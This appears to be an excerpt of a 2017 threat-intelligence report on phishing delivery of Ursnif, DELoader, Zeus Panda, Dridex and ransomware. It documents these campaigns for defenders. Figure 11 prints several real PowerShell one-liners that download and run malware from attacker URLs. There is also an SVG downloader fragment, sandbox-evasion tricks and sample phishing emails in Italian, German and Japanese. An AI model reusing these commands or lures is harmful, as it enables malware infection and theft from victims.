The Ursnif botnet malware has dramatically increased its reach over the past several months using clever obfuscation and anti-analysis methods to ensure the malware's delivery. Adding more complexity to the tactics employed by these threat actors, **many of these attacks have used Japanese-language campaigns or sets of messages that include a combination of English-language and Japanese-language phishing emails to deliver this botnet utility.** This, when coupled with the continued introduction of new delivery techniques, underscores how the Ursnif malware is seeking to expand and diversify its delivery operations.

Ursnif offers threat actors significant insight into the nature of the machines it infects. In many cases, the Ursnif keylogging functionality goes live as soon as the malware is placed on the endpoint. This provides almost-immediate access to the activity and behavior of the victim. Ursnif also carries out machine fingerprinting and collection of detailed information about infected endpoints to support the further monetization and expansion of that initial intrusion.

The evolution in delivery techniques used in conjunction with the Ursnif trojan has incorporated several creative elements. One flagship example is the delivery of password-protected documents using a password unique to each email and attachment. Once opened, these documents present icons that, when double-clicked, trigger the execution of an OLE package that used to write a Visual Basic script application to disk to facilitate the download of the Ursnif payload. This technique incorporates two simplistic abuses of the Microsoft Word™ platform that can successfully overcome automated analysis by demanding action from a human to infect endpoints. The password protects against most interrogation about the content of the file while the requirement that an icon be double-clicked prevents the automated detonation of samples even when simulated interaction is in play due to the precise double-click action required.

In other, more isolated cases, the Ursnif delivery repertoire was augmented to include abuse of the SVG image file format. This technique relies on the inclusion of a downloader script within the SVG file's XML content that becomes executable when the image is opened in a web browser. Given the ubiquity of image files and the inherent trust placed in them by most users, abuse of this image file format represented a creative means for delivering this malware.

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
  "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="
   <image width="1000" height="900" xlink:href="data:
   <script type="application/javascript"> <![CDATA[
    function pxetmywbum() {
     var nidakz = "rsyfipf";
     var ubkyhxy = "';},";
     return ubkyhxy;
```

Figure 9: Malware downloader scripting in SVG image files is one popular way to abuse this file format

The DELoader malware also made gains in market share during the first quarter of 2017, driven by the complex delivery techniques once reserved for the Neverquest or Vawtrak malware. DELoader is a contemporary Zeus botnet trojan derivative also known as ZLoader, or as "Zeus variant with legitimate applications on board". This malware has been gaining ground as a criminal tool used by phishing threat actors through the first months of 2017. Many of its functionalities are familiar, like the ability to collect private information or to deliver additional malware payloads, but some of its attributes are distinctive such as its persistence mechanism and its packaging of legitimate applications to provide it with additional functionality.

In most cases, DELoader attacks have begun using an Office document with macro scripting that delivers a Chanitor malware downloader binary which in turn delivers the DELoader sample along with leveraging a Pony plugin module to steal stored credential data. This exact infection process was prominent in the last portion of 2016 for the delivery of the Neverquest botnet malware and may indicate that the existing process once used to deliver Neverquest has been reallocated for the delivery of DELoader in 2017.

DELoader presents a robust alternative to the Neverquest botnet malware. It makes use of anti-analysis techniques such as extensive checks for virtualized analysis environments as well as using a domain generation algorithm locations to carry out the malware's communication. Once run on the victim's machine, this malware will inject hostile content into a newly-created exeplorer.exe process. Almost immediately after that process's termination, the malware will then use an msiexec.exe process to deploy additional hostile content including the content used to download and run additional malware and repurposed applications. One example of these repurposed tools is used to display Certification Authority (CA) configuration information. This is leveraged for man-in-the-middle attacks when victims visit legitimate websites.

This malware also leverages a PHP runtime and a complex PHP script set to be run by the PHP runtime at boot. This is the distinctive persistence mechanism used by this malware to remain within the environment without simply slating the malware for execution on boot. The PHP script is instead used to deobfuscate an obfuscated executable file representing the DELoader binary.

Yet another Zeus variant that gained ground during the first quarter was the Zeus Panda botnet malware. This malware represents another sophisticated advancement on the legacy Zeus codebase and serves as a mechanism for the theft of online banking credentials as well as an avenue for more general theft of information from victims' computers. The emails delivering this malware represent a rehashing of themes and narratives that are recognizable as some of the most successful and longest-running phishing themes including toll-road violation and newly-purchased airline ticket narratives.

One of the most notable episodes from the Q1 of 2017 was a reinvigoration among attacks using the Dridex botnet and financial crimes malware. Phishing email has long-represented one of the most historically effective techniques for gaining new infections for the powerful Dridex botnet malware. While large phishing campaigns delivering Dridex were sparse for several months in 2016, Dridex distributions from the first quarter provided a glimpse of renewed vigor among the users of that malware.

The message narrative used in these campaigns should be familiar to information security professionals following Dridex as they represent similar themes to earlier Dridex campaigns. The impersonation of small- and medium-sized firms based in the United Kingdom was previously a common theme among Dridex delivery emails. This preference in content may serve to indicate a preference for a population with which those emails are meant to have disproportionate appeal. However, it appears that these emails were still delivered globally.




Figure 10: Dridex was delivered using recognizable and familiar messaging during the first quarter

During the first quarter, Dridex distributions entered a seemingly-experimental phase. While many historical distributions of this malware have leveraged Office documents with downloader macros, several the Dridex campaigns in the first quarter broke from this trend and leveraged distinctively different techniques. **Tools such as Quant Loader, Godzilla Loader, and Visual Basic scripting were all used to download and run the Dridex botnet malware on victims' computers.** However, the most important shift in delivery tactics was not deployed until early in the second quarter when Dridex and Locky threat actors began leveraging PDF documents with embedded Word documents to deliver their malware payloads.

More Anti-analysis and Creative Delivery Techniques

One prevalent factor in the phishing threat landscape is the consistent pursuit of improved efficiency by threat actors manifested primarily in two ways: improving the rate at which emails are generated and smoothing out the infection process by leveraging a commodity delivery technique. The latter example describes a scenario in which a threat actor seeks to deploy a malware sample using a refined tool designed and/or maintained by a different threat actor. One example of commoditized malware delivery can be seen in a distinctive PowerShell console script that has been employed during the delivery of numerous different malware tools. This script, deployed in conjunction with macro scripting in Office documents and with standalone JavaScript applications, follows a distinctive pattern to facilitate the download and execution of malware varieties. **This degree of variety likely indicates that multiple threat actors have found a way to maximize their reach by leveraging this malware delivery technique without undertaking the burden of developing or maintaining it themselves, further reducing the barriers to launching phishing attacks.**

```
#7247 - locky
powershell.exe -executionpolicy bypass -noprofile -windowstyle hidden (new-object system.net.webclient)
    .downloadfile('http://www.disadvantageci.top/user.php?f=2.dat','c:\users\admin\appdata\roaming.exe');
start-process c:\users\admin\appdata\roaming.exe

#7808 - zeus panda
powershell.exe -executionpolicy bypass -noprofile -windowstyle hidden (new-object system.net.webclient)
    .downloadfile('http://docsmsinc.top/officemgmts.exe','c:\users\admin\appdata\roaming.exe');
start-process 'c:\users\admin\appdata\roaming.exe'

#7844 - ursnif
powershell.exe -executionpolicy bypass -noprofile -windowstyle hidden (new-object system.net.webclient)
    .downloadfile('http://photographictendencies.com/378s4arxoiloysggirxw4ard8n3jaenlda.exe','
    c:\users\admin\appdata\roaming.exe');
start-process 'c:\users\admin\appdata\roaming.exe'

#7845 - cerber
powershell.exe -executionpolicy bypass -noprofile -windowstyle hidden (new-object system.net.webclient)
    .downloadfile('https://hl3gj7zkxjvo6cra.onion.to/svchost.exe','c:\users\admin\appdata\roaming.exe');
start-process 'c:\users\admin\appdata\roaming.exe'
```

Figure 11: Several malware payload types delivered using nearly identical scripting indicate shared utilities

The list in Figure 11 shows a comparison of the PowerShell script content identified in use during the delivery phase of numerous malware varieties. These varieties, along with the corresponding Threat IDs are listed in the comments preceding each entry. Each entry sets up basic runtime parameters for the PowerShell console, then creates a WebClient object and invokes the DownloadFile method with the malware payload URL and destination on disk as arguments. Each script then wraps up by invoking the newly-created executable using the Start-Process command.

Coupled with the wide variety of malware delivered using this shared distribution technique, it becomes reasonable to expect that multiple threat actors or threat actor groups are making use of a utility used to create delivery packages for their preferred malware tools. Two valuable conclusions can be derived these findings. First, the barriers to entry for malware distribution via phishing email continue to be reduced. Second, the shared use of tools like these provide researchers with insight into what is both popular and effective to support malware distribution.

While commoditization of malware tools is one avenue used to make delivery more efficient, other threat actors seek to use more technically-stealthy approaches and to escalate social engineering as well. In the first quarter of 2017, Cofense noted an increase in malware distributions utilizing OLE packages in Word documents to deliver malware content to victims. This current trend was first noted in December 2016 with close association to the delivery of the Ursnif botnet malware. Techniques aimed at evading sandbox technology have been part of the ongoing arms race between information security professionals and threat actors for years. Threat actors seek to circumvent these technical controls by presenting sandbox technology with malicious content that either detects the use of a sandbox, or does not exhibit malicious properties or characteristics.

OLE packages included in Word documents that, when double-clicked, write a script application to disk that is then used to facilitate the download and execution of a malware payload. Often this technique involves presenting the victim with a large banner in a Word document informing them that to read their "protected document", they must double-click the banner. While the social engineering is simple, the act of double-clicking a banner is expected by the threat actor to be one reserved by a human rather than an automated sandbox. Therefore, the document, which does not display any overtly malicious behavior and does not contain macro scripting, is expected to ultimately be presented to the victim.




Figure 12: No macros in this document, just a banner icon to double-click

Other examples have compounded this technique with other anti-analysis methodologies—specifically, applying a unique password to each document. This abused the password-protection feature in Microsoft Office® in a way that disadvantages file sandboxing by preventing the content of a document from being visible until a human has interacted with it.




Figure 13: A password-protected document is meant to lend credibility to the phishing email

Once the document's password has been applied, the victim is presented with a few icons meant to encourage a double-click to open what appears to be any of three additional documents contained within.




Figure 14: Office document content showing OLE Object triggers and instructions for opening or editing

An even simpler technique leverages PDF documents by embedding a link in the document. The threat actor claims that clicking on the document will reveal the real content will be displayed once the victim clicks on the link. This can be seen in the example below where the document content depicts a blurry image that would be recognizable to many recipients as an invoice document with a hovering button instructing the victim to "View Document". The phisher hopes that the potential victim will engage with the document uncritically and facilitate the delivery of a malware tool.




Figure 15: The blurred image of an invoice is meant to appeal to individuals within enterprises

Once clicked, the victim may, depending on their PDF viewer's security settings, be presented with a dialog asking them to confirm that they want to proceed with the action. The threat actor has determined that the likelihood that victims will allow this action to proceed is high enough to make this a successful technique. While passing along a PDF document with links to malware infection vectors seems like an overly-simplistic tactic, it serves as part of the greater strategy for threat actors who hope to circumvent technical controls. By using the PDF, a commonplace and crucial document format for business and commerce, phishing threat actors hope to minimize the scrutiny given to their malicious attachments. As time progresses, this technique will likely see further use as threat actors seek to deliver malware tools in the most effective ways.

International Trends

The modern global economy is interconnected and online. Threats to modern enterprises are also global. Online attacks take place in every region around the world and the social engineering and narratives used for phishing attacks mirror that diversity. While the English-speaking world is the focus of many phishing attacks, **some of the largest and most pervasive campaigns recorded by Cofense during the first quarter targeted German-, Italian-, and Japanese-speaking groups.** Other ransomware campaigns were launched against speakers of numerous Western European languages as well. This international focus by threat actors reflects the global nature of the modern economy and can be expected to remain a part of the threat landscape for the foreseeable future.

The international impact of ransomware has continued to grow as that criminal business model continues to propagate across national borders. The Crypt0L0cker encryption ransomware took advantage of this using repeated fake "invoice" messages in various Western European languages. Dutch, Spanish, and German emails all represented common constituents in these attacks as threat actors attempt to infect victims.





Figure 16: Dutch (seen here), German, and Spanish were among the favorite languages for Crypt0L0cker

Some of these messages delivered attached files while other abused the Dropbox cloud storage and file-sharing services to deliver language-specific files meant to trick victims into engaging with the malware content.

Figure 17: Links to Dropbox-hosted malware payloads featured large in the Crypt0L0cker delivery methodology

One of the more notable trends from early in the first quarter was the repeated distribution of the Zeus Panda botnet malware using Italian-language emails. The messages used to deliver this malware borrowed themes from the most common attacker playbooks. Emails claiming to provide updates on DHL shipments, failure to pay tolls before using toll roads, and confirmations of airline ticket purchases featured large among these messages. These are recognizable themes that have also been cited in many other successful phishing attacks in other languages as well.

The Ursnif botnet malware has enjoyed a significant degree of success across international borders as well. The threat actors responsible for the distribution of this malware focused their efforts on German- and Japanese-language speakers in addition to English-proficient recipients. In many of these emails, familiar themes such as fake statement deliveries or notices of a new order request are used, once again underscoring the universal nature the narratives used in phishing attacks.



QUESTO MESSAGGIO È STATO INVIATO AUTOMATICAMENTE, NON RISPONDERE

Egregio Cliente,

In allegato la sua fattura in formato PDF, data **17/01/2017** e un file CSV per spedizioni e servizi forniti da DHL Express.

Per scaricare la fattura online. Può anche visualizzare i dettagli del suo account e lo storico fatture online qui.

In caso di problemi nell'apertura dell'allegato, contattare l'assistenza.


Attendiamo di ricevere il pagamento dovuto entro i termini stabiliti, come indicato sulla fattura.

Le porgiamo i nostri ringraziamenti per aver usufruito dei servizi di DHL Express.

Cordiali saluti,

DHL Express (Italy) srl

Figure 18: An Italian-language shipment status update was one of the themes used to deliver the Zeus Panda malware




PDFですが、がひっくり返っていますので見難いかと思いますがよろしくお願いします。

原本は明日郵便で送信します。

Figure 19: Business-themed messaging is used by phishing threat actors in nearly every language

The narratives seen across multiple languages and in different regions of the world all share common themes. Regardless of region or language, threat actors can put convincing social engineering spins on common narratives to craft effective attacks on victims around the world.



Sehr geehrter Kunde,

im Anhang dieser E-Mail übersenden wir Ihnen eine DOCX-Rechnung zu Ihrer aktuellen Bestellung. Diese dient als Informations- und Steuerzwecken. Ein Original dieses Dokuments wird in Papierform der Sendung beigelegt.

Im Zuge unserer Aktion für Bestandskunden, möchten wir Ihnen für Ihr Vertrauen in unserem Unternehmen danken und freuen uns, Ihnen ein kleines Geschenk machen zu dürfen. Durch das Einlösen des Geschenk-Gutscheincodes

03WMGRN8E

schenken wir Ihnen **5% Rabatt** auf den gesamten Warenwert der nächsten Bestellung.
Diesen Code können Sie bequem im letzten Schritt des Warenkorbs, vor dem endgültigen Kauf eingeben und sofort einlösen.

Bei Rückfragen steht Ihnen unser Kundensupport sehr gerne zur Verfügung.

XD Group GmbH & Co.KG

Sitz der Gesellschaft: Berlin;: DE281803853

Figure 20: The promise of a discount was another avenue used by the Ursnif threat actors to deliver their malware tool

CONCLUSION

The ever-evolving nature of the threat landscape presents security professionals and the enterprises they defend with a continually-changing set of challenges. However, examination of trends and the behavior of threat actors can reveal a great deal about how attacks will be launched and the kind of attacks in play.

After the initial shock of ransomware's rapid growth and the popularity of its usage, threat actors have begun to settle in for the long-term deployment of this category of destructive malware tools. While some prominent ransomware tools have seen more tenacious and frequent use in the past, all indications point to a new wave of innovation in the distribution and tactics used for ransomware attacks in the future.

Yet, by the same token, threat actors have not forgotten the value of being able to adapt and customize their attacks using multi-function botnet malware. The growth in threat actors' usage of these tools through the first quarter shows that there is still value in gaining access to financial information and adapting an intrusion to suit the specific needs of an attacker. The flexibility afforded by tools like Ursnif, DELoader, and Zeus Panda is incredibly valuable to attackers—a value reflected in the continued growth in their usage.

Both categories of ransomware and non-ransomware malware tools must be successfully delivered to endpoints before the threat actor can capitalize on their deployment. Ensuring these successes often relies on the continued improvement on social engineering and the bypass of technical controls. With increasing frequency, threat actors are relying on commoditized tools with the potential to leverage simple techniques to evade detection rather than expensive and complex exploitation.

Finally, phishing threat actors provide constant reminders that global commerce and an interconnected world make it profitable to launch attacks against potential victims in every region and in many languages. Analyses from the first quarter brought forth examples of phishing emails launched against email users in numerous regions with common themes. This once again demonstrates that phishing threat actors recognize the most effective narratives that work across national borders.

